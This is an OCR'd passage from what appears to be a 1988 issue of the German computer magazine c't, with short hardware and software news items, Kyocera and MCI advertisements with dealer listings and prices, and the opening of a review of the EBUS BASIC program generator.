Im Zusammenhang mit Produktvorstellungen und Testberichten dürfen wir künftig leider nicht mehr die vollständigen Anschriften und Telefonnummern der Hersteller abdrucken. Dies ist eine der Bedingungen, die für die Zulassung zum Postzeitungsdienst gestellt werden. In einem kürzlich veröffentlichten Amtsblatt für das Post- und Fernmeldewesen heißt es dazu, daß in Beiträgen dieser Art lediglich 'die Nennung von Herstellern ... mit Firmensitz, aber ohne zusätzliche Kontaktangaben' zulässig sei. – Eine kleine Prüfung für die Findigkeit der c't-Leser? Oder eine Arbeitsbeschaffungsmaßnahme für die ohnedies schon überlastete Telefonauskunft? – Wie dem auch sei, eine gute Seite hat die Sache auch: die derzeit knapp 20 000 c't-Abonnenten können bei Beförderung durch den Postzeitungsdienst damit rechnen, die neue Ausgabe stets ein paar Tage früher im Briefkasten zu haben.

Pascal und Fortran für ST mit PAK-68

Für die bekannten Compiler Pro Fortran-77 und Pro Pascal sind jetzt Anpassungen für Atari ST mit PAK-68 (c't 8/87) erhältlich. Nach Mitteilung des Anbieters, Fa. Plünnecke EDV-Beratung, Lengede, sollen die Bibliotheken 'Prospero 68020/68881 Fortran Library' und 'Prospero 68020/68881 Pascal Library' zum Preis von jeweils rund 300 DM angeboten werden. Die 68020/68881-Prozessorkombination der PAK-68 erzielt vor allem bei rechenintensiven Programmen eine erhebliche Beschleunigung im Vergleich zum 68000-Prozessor des ST. Laut Anbieter ergeben die HL-Benchmarks unter Pro-Pascal folgende Vergleichswerte für 32-Bit-Integer- und doppelt genaue Fließkomma-Berechnungen:

	Atari ST	mit PAK-68 (68020/68881)
Int	1,2 s	1,0 s
Real	9,8 s	1,4 s
Trig	20,3 s	0,2 s

Im Whetstone-Benchmark unter Pro Fortran-77 wird eine Leistungssteigerung von 55,1 auf 268 kWhetstones/s erreicht (PAK-68 mit 16-MHz-68881).

Die MSDOS-Versionen der beiden Compiler dürfen jetzt das Zeichen 'DIN-geprüft' führen, nachdem die Deutsche Gesellschaft für Warenkennzeichnung (DGWK) die Konformitätszertifikate erteilt hat.

Bildverarbeitung mit Transputern

Das Bildverarbeitungsmodul TFG von Parsytec in Aachen basiert auf einem T800/T414-Transputer mit 1 MByte RAM und leistet 10 MIPS/1,5 MFLOPS. Das Video-Interface unterstützt alle Eingangssignale nach CCIR und RS170A bis zu einer Auflösung von 768 × 512 Pixel bei 256 Graustufen. Zur Falschfarbendarstellung verfügt die Bildausgabe über eine Color-Lookup-Tabelle mit 256 aus 262 144 Farben. Das knapp 8000 Mark teure TFG-Modul kann in Megaframe-Systemeinheiten oder mit einem Adapter in PCs eingesetzt werden. Eine Kopplung mit VME, Q-Bus und NuBus ist laut Hersteller genauso möglich.

Intel-Rechner mit 25-MHz-80386

Die Intel Corporation bietet seit kurzem das System 302 an, das mit einem 25-MHz-80386 läuft. Der AT-kompatible Computer ist mit 4 MByte RAM ausgestattet und verfügt über einen 64 KByte großen Cache mit 82385-Cache-Controller, den Arithmetik-Prozessor 80387 sowie über den DMA-Chip 82380. Die Leistung der Maschine gibt Intel mit 11 000 Drystones oder sieben MIPS an. Das Gerät wird nur an OEMs ausgeliefert.

Telefax mit PCs

MikroFAX 9600 ist die erste in Deutschland entwickelte und produzierte Telefax-Karte zum Einstecken in PCs. Nachdem das Board im Rechner installiert und über ein Kabel mit dem Telefonnetz verbunden ist, kann man alle Texte und Dateien versenden; ein ankommendes Fax wird automatisch erkannt und in einem Fenster gemeldet sowie die laufende Anwendung unterbrochen. Die Zulassung des von der Firma Remtec für 2223 DM angebotenen MikroFAX 9600 ist bei der Deutschen Bundespost beantragt.

AT mit Steckkarten-CPU

Der AT-Kompatible 'TriGem 286+' ist statt mit einer Hauptplatine mit einer CPU-Steckkarte ausgestattet. Auf dem Board finden nicht nur der 80286-Prozessor (12,5 MHz) und 640 KByte RAM Platz, sondern auch ein batteriegepufferter CMOS-Konfigurationsspeicher, eine Echtzeituhr, je eine serielle und parallele Schnittstelle sowie ein Disketten-Controller für zwei Laufwerke. Das Grundsystem mit 1,2-MByte-Floppy, 20-MByte-Festplatte und 14"-Flatscreen-Monitor kostet bei Koga Computer in Frankfurt 3000 DM.

Mit 2400 Baud durch das CosmoNet

Die Mailbox-Dienste der CosmoNet Kommunikationssysteme GmbH können jetzt auch mit 2400 Baud genutzt werden. Dadurch verkürzen sich gegenüber 1200 Baud die On-line-Zeiten um die Hälfte, was sich wiederum in der Telefonrechnung bemerkbar macht.

CosmoNet vertreibt ab sofort auch das passende Modem für diese Übertragungsrate. Das 'Zoom 2.4' ist eines der ersten postzugelassenen Modems, das mit 2400 Baud im Vollduplex-Modus (gemäß CCITT V.22bis) arbeitet. Weitere Features des Modems sind automatisches Antworten bei ankommendem Ruf und automatische Wahl gemäß CCITT V.25bis. Als Tischgerät ist das Zoom 2.4 unabhängig und zu allen Rechnern mit serieller Schnittstelle kompatibel.

Man kann das Modem kaufen oder mieten. Der Kaufpreis beträgt knapp 3000 DM, den Mietpreis erhält man auf Anfrage.

Amiga-Erweiterungen

Die Firma Trups und Hierl bietet zahlreiche Erweiterungskarten für alle Amiga-Modelle an. Darunter befinden sich Speichererweiterungen, Ein-/Ausgabekarten, Relais- und Experimentierplatinen und ein Eprommer. Fast alle Erweiterungen können als Leerplatinen, Bausätze oder fertig aufgebaut bezogen werden. Reparaturen am Amiga oder Peripheriegeräten kann die Firma ebenfalls übernehmen.

Festplattenschoner

Ein System zur Schonung von PC-Festplatten stellt die Firma Eurocomp unter der Bezeichnung DiskWatcher vor. Dabei wird der Rechner um eine Slot-Karte erweitert, die die Steuerung der Festplatten-Abschaltung übernimmt. Ein speicherresidentes Programm überwacht die Zugriffe auf die Festplatte; wird während einer vom Anwender zu definierenden Zeitspanne nicht auf das Laufwerk zugegriffen, so schaltet das System die Festplatte aus. Erfolgt anschließend ein Zugriff, wird der Zugriff so lange verzögert, bis die Platte hochgefahren ist.

KYOCERA
Vertrags-Händler in der
LS
Laser-Service-Gemeinschaft

1000 Berlin 1
Computershop
Minhoff & Co GmbH
Hohenzollerndamm 47 A
Tel.: 030 / 860642
Fax: 030 / 8550202

2000 Hamburg 1
M.O.P. GmbH
Hammerbrookstraße 75
Tel.: 040 / 233065
Telex: 216 61 51 mop d

4050 Mönchengladbach
SYMIC Gesellschaft für Systemberatung und Microcomputer GmbH
Lessingstraße 1a
Tel.: 02161 / 18751

4750 Unna
Ingenieurbüro Michael Schwartz
EDV-Systeme
Platanenallee 27
Tel.: 02303 / 15022
Fax: 02303 / 12607

5000 Köln 1
Colonia Computer GmbH
Lindenstraße 73 - 77
Tel.: 0221 / 215736 + 238300

6000 Frankfurt
Laser Print GmbH
Große Friedberger Straße 30
Tel.: 069 / 281162
6101 Fränkisch-Crumbach
Darmstädter Straße 54
Tel.: 06164 / 4044

7208 Spaichingen
Ingenieurbüro Jützler
Computersysteme
Konrad-Adenauer-Straße 2/10
Tel.: 07424 / 6517
Fax: 07424 / 501396

8000 München 40
AMPACS GmbH
Software - Computer - Systeme
Belgradstraße 9
Tel.: 080 / 3088001/2
Telex: 5218678 ampa d

8500 Nürnberg 90
Wallfahrer KG
Bürokommunikation
Am Steinacher Kreuz 22
Tel.: 0911 / 30306-0
Telex: 622 396

Bundesweiter Service durch:
- Telefonische Hotline
- einheitliche Wartungsverträge
- Abrufservice

Wir leisten für Sie:
- Erstellen von Formularen, Logos und Fonts
- Anschluß an Großrechner
- Schulungen
- Spezial- und Systemanwendungen

Bitte wenden Sie sich an den nächstgelegenen Stützpunkt der Laser-Service-Gemeinschaft.

KYOCERA. DIE LASER-DRUCKER – UND WAS SIE MEHR LEISTEN.

DRUCKEN MIT IC-CARD SO EINFACH WIE FOTOKOPIEREN!

Exklusiv für Kyocera Laser-Drucker: die IC-Card – das universelle Speichermedium mit direktem Datenzugriff. So einfach wie Fotokopieren: Die beschriebene IC-Card in den Drucker einschieben. Auf Tastendruck, auch ohne den PC und ohne ein Programm aufrufen zu müssen, druckt der Kyocera Laser-Drucker Formulare, Briefköpfe, Unterschriften, Logogramme, Grafiken und vieles andere mehr. Die IC-Card bietet Ihnen aber auch noch mehr Möglichkeiten. Sie können darauf Ihre ganz persönliche Dokumentbeschreibung abspeichern, wie Seitenformat, Randeinstellung, Zeilenabstand etc. Oder spezielle, z.B. von Ihnen selbst erstellte

Schriftarten per IC-Card in den Drucker laden. Oder . . . Wenn Sie wissen wollen, was ein flüsterleiser Laser-Drucker mit 7 Emulationen und mindestens 1 Million Schriftvariationen noch so alles leistet, schreiben Sie uns! Vom Standard- bis zum HighSpeed-Drucker stehen Ihnen vier Modelle zur Auswahl.

Bitte schicken Sie mir Informationsmaterial mit Originalausdrucken.

Name _____

Branche _____

Anschrift _____

ct 788

KYOCERA ELECTRONICS EUROPE GmbH
Emanuel-Leutze-Straße 1B
4000 Düsseldorf 11 · Tel.: 0211/52980

KYOCERA


... KOMPLETTPREISE ... SYSTEMPAKETE

KOMPLETTPREISE ... SYSTEMPAKETE ... 1 JAHR GARANTIE

System Pakete für kluge Rechner


ab 1349,–

+



(+)

MCI Printer Plus **350,–**
OKI ML192 Elite **899,–**



System Paket 12

10 MHz **1349,–**

- **MCI XT16SLC,** 640 K, 1 x 360 K, Clock, ser. par., 12" Monitor, MS-DOS, Tastatur
- **MCI** Programmierbarer Taschenrechner

opt. MCI 120 Zeichen Printer oder OKI ML 192 Elite (Mehrpreis siehe oben)

System Paket 22

10 MHz **1899,–**

- **MCI XT16SLC,** 640 K, 1 x 360 K, Clock, ser. par., 12" Monitor, MS-DOS, Tastatur
- **MCI** 20MB Festplatte m. System formatiert
- **MCI** Programmierbarer Taschenrechner

opt. MCI 120 Zeichen Printer oder OKI ML 192 Elite (Mehrpreis siehe oben)

System Paket 32

12 MHz **2399,–**

- **MCI AT4SLC,** 640 K, 1 x 1, 2 MB, Clock, ser. par., 12" Monitor, MS-DOS, Tastatur
- **MCI** Programmierbarer Taschenrechner

opt. MCI 120 Zeichen Printer oder OKI ML 192 Elite (Mehrpreis siehe oben)

System Paket 42

12 MHz **3199,–**

- **MCI AT4SLC,** 640 K, 1 x 1, 2 MB, Clock ser. par., 12" Monitor, MS-DOS, Tastatur
- **MCI** 20MB Festplatte m. System formatiert
- **MCI** Programmierbarer Taschenrechner

opt. MCI 120 Zeichen Printer oder OKI ML 192 Elite (Mehrpreis siehe oben)

PREIS ... QUALITÄT ... 1 JAHR GARANTIE

KOMPATIBEL ... 24-STUNDEN-TEST ... LEISTUNG ...

MCI XT 16 SLC

alles drin!

Grundausstattung ohne Monitor

ab **899,–**

beinhaltet:

- voll IBM®XT kompatibel
- 8088 CPU + 8087 Sockel
- 8 XT Slots
- 256 KB freier Speicher
- 1 x 360 KB Floppy-Drive
- Color- oder Monochr. Grafikkarte (Hercules II komp. 720 x 348 P.)
- Deutsche Normtastatur MK 5111
- 150 W Schaltnetzteil
- Parallele Drucker-Schnittstelle

Erweiterungen für XT 16 SLC-Serie

2. Laufwerk 360 KB	249,–
Speichererweiterung auf 640 KByte	a. A.
Clock/Seriell-Karte	79,–
I/0 Plus II Karte	149,–
20 MB Festplatte mit XT-Controller	+ 589,–
30 MB Festplatte m. RLL XT-Contr.	+ 679,–
EGA-Set statt monochr. Karte	+ 1149,–
Opt. Maus mit Tablet	119,–
Professional Multifunktions-Tastatur MK 6000	+ 100,–
MS-DOS 3.2 + GW-Basic	+ 149,–
9" TTL Monitor grün	+ 150,–
12" Monitor grün od. bern.	+ 229,–
14" TTL Monitor grün, bern. od. weiß	+ 279,–

PRINTER

MCI *Personal Computer Graphics Printer Plus*

- **voll kompatibel zum** *IBM Personal Computer Graphics Printer*
- **120 Zeichen/sec.**

399,–

OKI MICROLINE ML 192 Elite

- 9 Nadel Matrixdrucker
- Druckgeschwindigkeit 200 Z./sec.
- 40 Zeichen/sec. NLQ
- Druckpuffer 8 KB
- IBM Kompatibel

899,–

MCI AT 4 SLC

alles drin!

Grundausstattung ohne Monitor

ab **1899,–**

beinhaltet:

- voll IBM® AT kompatibel
- 80286 CPU + 80287 Sockel
- 6 AT + 2 XT Slots
- 8 und **12 MHz** umschaltbar
- 512 KB freier Speicher
- 1 x 1,2 MB/360 KB Laufwerk
- Color- oder Monochr. Grafikkarte (Hercules II komp. 720 x 348 P.)
- Parallele Drucker-Schnittstelle
- Batteriegep. Echtzeituhr/Kalender
- Kapazitive deutsche Normtastatur

Erweiterungen für AT 4 SLC-Serie

2. Laufwerk 360 KB	299,–
20 MB Festplatte mit AT-Controller	889,–
30 MB Festplatte m. RLL AT-Contr.	+ 999,–
Seriell-Karte	79,–
I/0 Plus II Karte	149,–
EGA-Set statt monochr. Karte	+ 1149,–
MS-DOS 3.2 + GW-Basic	+ 149,–
Professional Multifunktions-Tastatur MK 6000	+ 100,–
9" TTL Monitor grün	+ 150,–
12" Monitor grün od. bern.	+ 229,–
14" TTL Monitor grün, bern./weiß	+ 279,–

EGA

Hochauflösender EGA-Monitor

- Auflösung
  320 x 200 (CGA Mode)
  640 x 350 (EGA Mode)

EGA-Karte 249,–

999,–


TELEFON-HOTLINE-PREISE
MCI Telefonansage (20 sec.)

	(02202)
Festplatten & Controller	108140
Grafikkarten	108141
Monitore	108142
Schnittstellenkarten	108143
Drucker	108144
Aktuelle Neuigkeiten	108145

MCI

5060 Bergisch Gladbach 2
Bensberger Straße 252
Tel.-Nr.: 02202/1080
Fax: 02202/31009 · Telex: 8873518

12 Monate Garantie auf alle Geräte. Nach der Pang Vo. v. 14. 3. 85 sind wir bei Angeboten gegenüber dem Endverbraucher zur Angabe der **Preise incl. MwSt.** verpflichtet. Für Druckfehler wird nicht gehaftet. **Preise gültig ab 1. 4. 88.** Lieferzeit und Lieferbedingungen auf Anfrage. Änderungen, die technischen Verbesserungen dienen, vorbehalten. Zwischenverkauf vorbehalten.
MCI MICRO COMPUTER INSTRUMENTS GMBH eingetragen AG Bergisch Gladbach · HRB 2575. Herstellung und Vertrieb von Mikrocomputern. 5060 Bergisch Gladbach 2 · Bensberger Straße 252



Programmieren à la carte

Programmgenerator EBUS

Hartmut Pick, Mario Müller

Wer anwendungsbezogene Programme – sei es für den Eigenbedarf oder für den gewerblichen Vertrieb – erstellen will, sollte den Einsatz eines Programmgenerators in Erwägung ziehen. Der EBUS-Programmgenerator der Firma Ebusoft aus München ist eine leistungsfähige Version eines Programmgenerators, mit dem sich recht einfach komplexe Softwareprobleme lösen lassen.

Jeder Programmgenerator ist für ganz bestimmte und meist eng abgegrenzte Anwendungsfälle vorgesehen. Diesem Nachteil einer gewissen Inflexibilität steht der Vorteil einer meist einfachen Bedienung gegenüber; jedenfalls läßt sich ein Standardprogramm mit einem Programmgenerator wesentlich schneller und einfacher erstellen als mit Hilfe einer Programmiersprache. Der EBUS-Programmgenerator ist für Anwendungsfälle vorgesehen, bei denen es um Dateiverarbeitung und Auswertung von Daten geht. Es handelt sich also um ein Hilfsmittel zur Erstellung professioneller Programme, die auch kommerziell nutzbar sind.

Die Bedienung des Programmgenerators erfolgt in der üblichen Menütechnik; alle Unterprogrammpunkte können von dem Hauptmenü aus oder direkt angewählt werden.

Einige Utilities hat der Hersteller des Programmgenerators schon vorprogrammiert. So ist beispielsweise ein Taschenrechner, der in jedes Programm eingebunden werden kann, schon vorhanden.

Das Erstellen eines Programms mit dem Programmgenerator besteht im wesentlichen aus drei logischen Programmierteilen: Datenbankverwaltung, Maskengenerator und Makroverwaltung.

Datenbankverwaltung

Bei der Planung eines Programms sollte als erstes festgelegt werden, welcher Dateiaufbau gebraucht wird. Der Programmgenerator verwendet Indexdateien (Multiple ISAM), auch relationale Datenbank genannt. Eine Datei zu erstellen ist mit dem Programmgenerator recht einfach. Lediglich die Feldnamen, die jeweilige Feldlänge und der Feldtyp (numerisch, alphanumerisch oder Datum) sind zu spezifizieren, bei numerischen Feldern auch noch die Anzahl der Nachkommastellen. Wer schon einmal mit einem anderen relationalen Datenverarbeitungsprogramm gearbeitet hat (z. B. dBASE), dem ist diese Prozedur bekannt. Die Arbeitsweise von EBUS unterscheidet sich von dem Gewohnten nur unwesentlich.

Ist die Definition der Felder abgeschlossen, sollte man die Indexfelder bestimmen. Neben einem Primärindex sind bis zu neun Sekundärindex-Felder zugelassen; über den Primärindex wird der Datensatz eindeutig bestimmt.

Maskengenerator

Der nächste Schritt zur Erstellung eines Programms ist die Definition der notwendigen Bildschirmmasken: Jede Funktion eines Programms ist im allgemeinen mit einer oder mehreren Bildschirmmasken verknüpft. Innerhalb einer Maske existieren Felder für die Ein- und Ausgabe von Daten.

Bei einem Eingabefeld werden nach der Dateneingabe Prüfungen, Berechnungen oder sonstige Arbeitsschritte durchgeführt. Die auszuführenden Funktionen werden entweder automatisch durch den Generator zur Verfügung gestellt (bei Standard-Anwendungen), oder

einer für alle: VIKING 1 CAD CAE CAP

①

②

③

④/⑤

① = für MACINTOSH II
② = für IBM PS/2
③ = für MACINTOSH SE
④ = für IBM PC/Kompatible
⑤ = Porträt-Monitor für 1–4
⑥ = ohne Abb.: 24″-Monitor für 1–4
⑦ = ohne Abb.: IBM-RT/Version
⑧ = ohne Abb.: SUN/Version
⑨ = ohne Abb.: DG/Version

– Distributor –

LOGOTEC®
Computer Systeme GmbH
Humboldtstraße
2056 Glinde

Telefon (040) 7134004
Telefax (040) 7134008
Telex 2164999 logo d

Die genannten Produkt- und Firmennamen sind eingetragene Warenzeichen der entsprechenden Hersteller

```
EBUS GmbH                    HAUPT MENUE                    GENERATOR-1 V2.0

Copyright 1984,1985,1986                          DATUM:    20.04.88
by EBUS GmbH                                      UHRZEIT:  10:50:15
8000 MÜNCHEN 2
Ser-Nr: DI010053
                DATEI-VERWALTUNG                  TASTE 1
                MACRO-VERWALTUNG                  TASTE 2
                MACRO-COMPILER                    TASTE 3
                PROGRAMM-VERWALTUNG               TASTE 4
                PROGRAMM-ÜBERPRÜFUNG              TASTE 5
                PROGRAMM-GENERATOR                TASTE 6
                DRUCKEN GENERIERUNGS-PARAM.       TASTE 8
                DRUCKEN FEHLER-TEXTE              TASTE 9
                DRUCKEN ÜBERSETZUNGSLISTE         TASTE 0
                ÄNDERN BILDSCHIRM-HINTERGRUND     TASTE A
                SORTIEREN GENERIERTES PROGR.      TASTE S

                ENDE                              TASTE HOME

BITTE FUNKTION AUSWAHLEN
```

Das Hauptmenü des Programmgenerators.

```
EBUS GmbH                    MACRO VERWALTUNG               GENERATOR-1 V2.0

                FULLSCREEN-EDITOR TASTE 1
                ZEILEN-EDITOR     TASTE 2
                LÖSCHEN           TASTE 3
                DRUCKEN           TASTE 4
                KOPIEREN          TASTE 5
                INHALTSVERZ.      TASTE 6
                DATEI EINLESEN    TASTE 7
                DATEI ERZEUGEN    TASTE 8
                ÄNDERN MACRO-NAME TASTE 9
                REORG. LIBRARY    TASTE 0
                EXTERNER EDITOR   TASTE A

                HAUPTMENUE        TASTE HOME
```

EBUS bietet eine Makrosprache, die aus MBASIC abgeleitet ist.

```
EBUS GmbH                    DATEI VERWALTUNG               GENERATOR-1 V2.0

                ERFASSEN          TASTE 1
                ÄNDERN            TASTE 2
                LÖSCHEN           TASTE 3
                DRUCKEN           TASTE 4
                KOPIEREN          TASTE 5
                INHALTSVERZ.      TASTE 6
                REORGANISATION    TASTE 7

                HAUPTMENUE        TASTE HOME
```

Die Verwaltung der Datei erfolgt – wie alles in EBUS – menügesteuert.

```
EBUS GmbH                    PROGRAMM-VERWALTUNG            GENERATOR-1 V2.0

                ERFASSEN          TASTE 1
                ÄNDERN            TASTE 2
                LÖSCHEN           TASTE 3
                DRUCKEN           TASTE 4
                KOPIEREN          TASTE 5
                HAUPTMENUE        TASTE HOME
```

Der Menüaufbau bei verschiedenen Funktionen ist immer gleich.

es wird ein speziell für diesen Zweck erstelltes Makro ausgeführt.

Jede einzelne Maske ist als Teilfunktion in ein Gesamtprogramm eingebettet, wobei jedes Gesamtprogramm wieder Teil eines Komplexes von weiteren Programmen sein kann. Durch diese Schachtelung ist der Aufbau von großen Programmsystemen möglich, die insgesamt den Arbeitsspeicher eines Computers überschreiten können, so daß deshalb nur die jeweils gerade benötigten Programmteile geladen werden können.

Makros und Listen

Neben der Masken- und Dateierstellung mit Hilfe des Programmgenerators benötigt eine ablauffähige Software noch zusätzliche Anweisungen zur Programmsteuerung. Diese Anweisungen werden in Makros erfaßt. Die Makrosprache von EBUS ist eine aus MBASIC abgeleitete Programmiersprache, die um einige Befehle zur komfortableren Handhabung von Indexdateien, zur maschinenunabhängigen Bildschirmsteuerung und um Elemente der strukturierten Programmierung erweitert ist. Für jeden individuellen Programmteil muß mit Hilfe dieser Programmiersprache ein eigenständiges Makro geschrieben werden. Ohne Programmierkenntnisse kommt also auch ein Anwender, der einen Programmgenerator zur Hilfe nimmt, nicht aus – es sei denn, er beschränkt sich auf die Standardfunktionen des Programmgenerators. Das sind im wesentlichen: Stammdatenverwaltung (Eingeben, Ändern, Suchen und Löschen von Datensätzen) und der Ausdruck von einfachen Listen, die nach jedem Primär- oder Sekundärindex sortiert und selektiert sein können. Soll also ein Programm ein spezielles Problem lösen, ist die Programmierung von Makros unbedingt erforderlich.

Die Makros sind jeweils kleine Programmodule, was ihre Erstellung sehr erleichtert. Man muß sich jeweils nur mit dem gerade zu lösenden Problem beschäftigen. Die Datenstruktur ist vorgegeben, sie muß nur verwendet werden; einzelne Programmteile werden mit ihrer Maske identifiziert. Es ist also wesentlich leichter und übersichtlicher, Makros zu schreiben als ein komplexes Programm in einer Hochsprache.

Mit Hilfe eines Reportgenerators kann für jede in der Dateiverwaltung definierte Indexdatei ein Standardreport (eine Standardliste) erzeugt werden. Mit Angabe der Schlüsselnummer (0 = Primär-Key, 1 bis 9 = Sekundär-Key) wird festgelegt, nach welchem Schlüssel die Indexdatei zur Laufzeit abgearbeitet wird. Der Benutzer des generierten Programms kann zur Laufzeit Unter- und Obergrenze des Bereichs der Datei angeben, der im Report gedruckt werden soll. Ferner kann der Benutzer wählen, ob der Report gedruckt werden oder ob daraus eine ASCII-Datei auf einem Datenträger erstellt werden soll.

Der Inhalt eines Reports kann frei aus den vorhandenen Datenfeldern gewählt werden, das bedeutet, man kann spaltenweise das Aussehen des Reports (also der Liste) bestimmen.


Der EBUS-Programmgenerator erstellt den Source-Code für drei unterschiedliche BASIC-Compiler (QuickBASIC, Turbo-BASIC, Business-BASIC).

Compiler-Einsatz


Ohne einen Compiler ist der EBUS-Programmgenerator also nicht einsetzbar. Uns interessierte natürlich die Frage, welcher Compiler am besten zu dem Programmgenerator paßt. Dabei waren für uns am interessantesten die beiden preisgünstigeren Konkurrenten Turbo-BASIC und QuickBASIC. Beide kosten etwa gleich viel, so daß man hieraus noch keine Präferenz ableiten kann.

Bei unseren ersten Versuchen mit kleineren Programmen stellten wir dann fest, daß beide Compiler das Ergebnis von EBUS gut verarbeiten.

Bei unserem Test konnten wir jedoch insgesamt einen kleinen Vorteil für den Microsoft-QuickBASIC-Compiler erkennen, da dieser Compiler keinerlei Schwierigkeiten bei der Verarbeitung eines EBUS-Programms hatte, das mehr als 64 KByte Speicherplatz in Anspruch nahm. Das ist bei Turbo-BASIC schon anders. Den Quellcode vom EBUS muß



Bildschirmmaske zum Erfassen einer Dateibeschreibung.



So kann eine vom Benutzer erstellte Maske im Menü Programmverwaltung aussehen.

man hier in mehrere Programmteile zerlegen und mit der Inline-Funktion verbinden. Das ist zwar nicht sehr kompliziert, muß aber 'von Hand' geschehen, da der Generator nur einen kompletten Source-Code erzeugt. Wem hier ein Vorwurf gemacht werden muß, sei dahingestellt: man kann sicherlich erwarten, daß ein Programmgenerator sich auf den unterstützten Compiler einstellt und ein Programm so aufbereitet, daß es direkt weiterverarbeitet werden kann. Genausogut kann man aber auch von einem Compiler erwarten, einen größeren Programmcode als 64 KByte in einem Stück zu verwalten oder selbst die Zerlegung zu organisieren.

